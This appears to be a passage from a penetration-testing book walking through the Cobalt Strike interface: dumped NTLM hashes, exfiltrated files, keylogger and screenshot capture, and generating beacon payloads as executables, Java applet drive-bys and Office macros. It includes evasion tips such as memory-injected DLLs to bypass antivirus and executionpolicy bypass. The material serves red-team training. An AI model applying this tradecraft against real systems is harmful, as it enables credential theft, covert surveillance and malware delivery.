


When you perform a `hashdump` in Metasploit (a post-exploitation module that dumps all NTLM password hashes from the SAM database), the credentials are saved in the database. With this, when you dump hashes in Cobalt Strike or when you use valid credentials to log in, the credentials are saved and can be viewed from here:

A screenshot of the Cobalt Strike interface showing the 'Credentials' table. The table has a header row with columns: 'User', 'password', 'realm', 'note', 'source', and 'host'. There are three data rows: 1. User: PT, password: ee206513a3facf8228b7dbbf8302cef, realm: PT-PC, note: hashdump, source: 192.168.2.14. 2. User: Administrator, password: 31d6cfe0d16ae931b73c59d7e0c089c0, realm: PT-PC, note: hashdump, source: 192.168.2.14. 3. User: Guest, password: 31d6cfe0d16ae931b73c59d7e0c089c0, realm: PT-PC, note: hashdump, source: 192.168.2.14. The 'Event Log' tab is also visible at the top left.

# Downloaded files

To view all the exfiltrated data from the target system, you can click on the button shown in the following screenshot:




This will show the files (exfiltration) that were downloaded from the target system:

A screenshot of the Cobalt Strike interface showing the 'Downloads' tab selected. The table displays the following data:

host	name	path	size	date
192.168.2.14	jusched.exe	C:\Users\PT\Desktop\	573kb	06/24 13:51:17

# Keystrokes

This option is generally used when you have enabled a keylogger in the beacon. The keylogger will then log the keystrokes and send it to the beacon. To use this option, click the button shown in the following screenshot:



When a user logs into the system, the keylogger will log all the keystrokes of that user (`explorer.exe` is a good candidate for keylogging). So, before you enable the keylogger from the beacon, migrate or inject a new beacon into the `explorer.exe` process and then start the keylogger. Once you do this, you can see that there's a new entry in the **Keystrokes** tab:

Event Log X Keystrokes X

user	computer	pid	when
PT	PT-PC	3172	06/24 14:32:55

Untitled - Notepad

=====

hello

[backspace),

I' ,, [backspace][backspace][backspace][backspace]1' [backspace][backspace][backspace][backspace]1[backspace]'ll be sharing the password with you over a note.


Then [backspace][backspace] password is - pt@123#

Please bam[backspace][backspace][backspace]make sure not to share this password with any[backspace][backspace]one else.

The left side of the tab will show the information related to the beacon. This may include the user, the computer name, the PID in which the keylogger is injected, and the timestamp when the keylogger sends the saved keystrokes to the beacon. In contrast, the right side of the tab will show you the keystrokes that were logged.

# Screenshots

To view the screenshots from the target system, click on the button shown in the following screenshot:



This will open up the tab for screenshots. Here, you will get to know what's happening on the system's screen at that moment itself. This is quite helpful when a server administrator is logged in to the system and works on **Active Directory (AD)** and **Domain Controller (DC)** settings. When monitoring the screen, we can find crucial information that can lead to DC compromise:

Event Log X Keystrokes X Screenshots X

user	computer	pid	when
PT	PT-PC	3172	06/24 14:35:58

A screenshot of a Windows desktop. In the center, a Microsoft Word document is open with the following content:

File Edit Format View Help

hello,


I'll be sharing the password with you over a note.

The password is - pt@123#


Please make sure not to share this password with anyone else.

# Payload generation – stageless Windows executable


The *stageless Windows executable payload generation* feature is available at the click of a button. You can generate a Windows executable, and to do this you start by clicking on the button shown in the following screenshot:



Once clicked, a new window will open where you will input the details for the team server and the payload that will be generated by it:



The Stage will show the available listeners that can be used to send the second stage payload. You need to select the listener of your choice for this. In this case, we already have a listener set up on port 443, which has been named `_RevHttpsBeacon_`. This listener is a beacon payload. If you have proxy server set up with authentication already, you can provide the details in Proxy. To do this, you need to click on the options button besides the Proxy textbox:



Cobalt Strike supports HTTP and SOCKS (4a) proxies. You can set up the proxy details that the payload will use while connecting to the team server via your desired authenticated proxy.

The output payload that will be generated through this can be in multiple formats — PowerShell (this will create a `.ps1` file with the payload in it; you need to execute this PowerShell script with the `executionpolicy bypass` argument in order to get the shell), Raw (which can be used for further *FUD-ing* of the payload), Windows EXE (a basic EXE that works on both x86 and x64 Windows OS), Windows service EXE (for persistence, the payload will be set up as a Windows service), 32-bit DLL and 64-bit DLL (DLLs are better options when customized for bypassing AV, and they are also smaller in size; you can generate a DLL and then inject it directly into the memory, and this would bypass the static file AV detection/on-disk-write detection):



## Windows Executable (Stageless)

Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to customize this process.

Stage:

Proxy:  ...

Output:

x64: PowerShell

Raw

Windows EXE

Windows Service EXE

Windows DLL (32-bit)


Windows DLL (64-bit)

Generate

Help


# Payload generation – Java signed applet

A Java signed applet attack is a very famous drive-by attack used by the attacker to exploit the applets loaded on a web page. The Java applets are self-signed, and they can be used to get permission from the visitor (victim) for execution. Click on the button shown in the following screenshot for payload generation:




Once the visitor allows the applet to be executed, the payload will be executed and the beacon will be calling back to the team server.

You can also change the applet settings, including the Local URI, the Local Host, and Local Port (you can also give the redirector's information here), and the Listener:



If you do not wish to use the listeners available in the drop-down list, you can always add a new one by clicking the Add button:



When everything is ready, you need to click the Launch button for executing the drive-by attack. Cobalt Strike will host the applet and give you the confirmation:




A lot of pentesters use this social engineering technique to get access to the target system by using an applet signed with a self-signed code signing certificate. However, this does not work with most of the browsers now as they have policies in place to prevent it. Starting with Java version 1.7 (update 51), the self-signed Java applet will not run by default. A better option would be


either to use a valid certificate or to go for macros.

# Payload generation – MS Office macros


Payload execution via Office macros is the new *black*. If you have heard about the uproar of ransomware, then you must know about macros as well. For the past few years, macros have been used to execute the payload embedded in it. However, for a successful execution, the victim needs to be convinced to click on Enable Content in the malicious document. To start generating macros-enabled payload embedded in the document, click the button shown in the following screenshot:



At this point, you will get a listener window where you will have to select the listener to use once the payload is executed over the target system. Of course, you also have the option to add a new listener if you desire to do so:



Once you generate the macros for the given listener, you will get an instruction window that you can follow in order to embed the macros in a document:



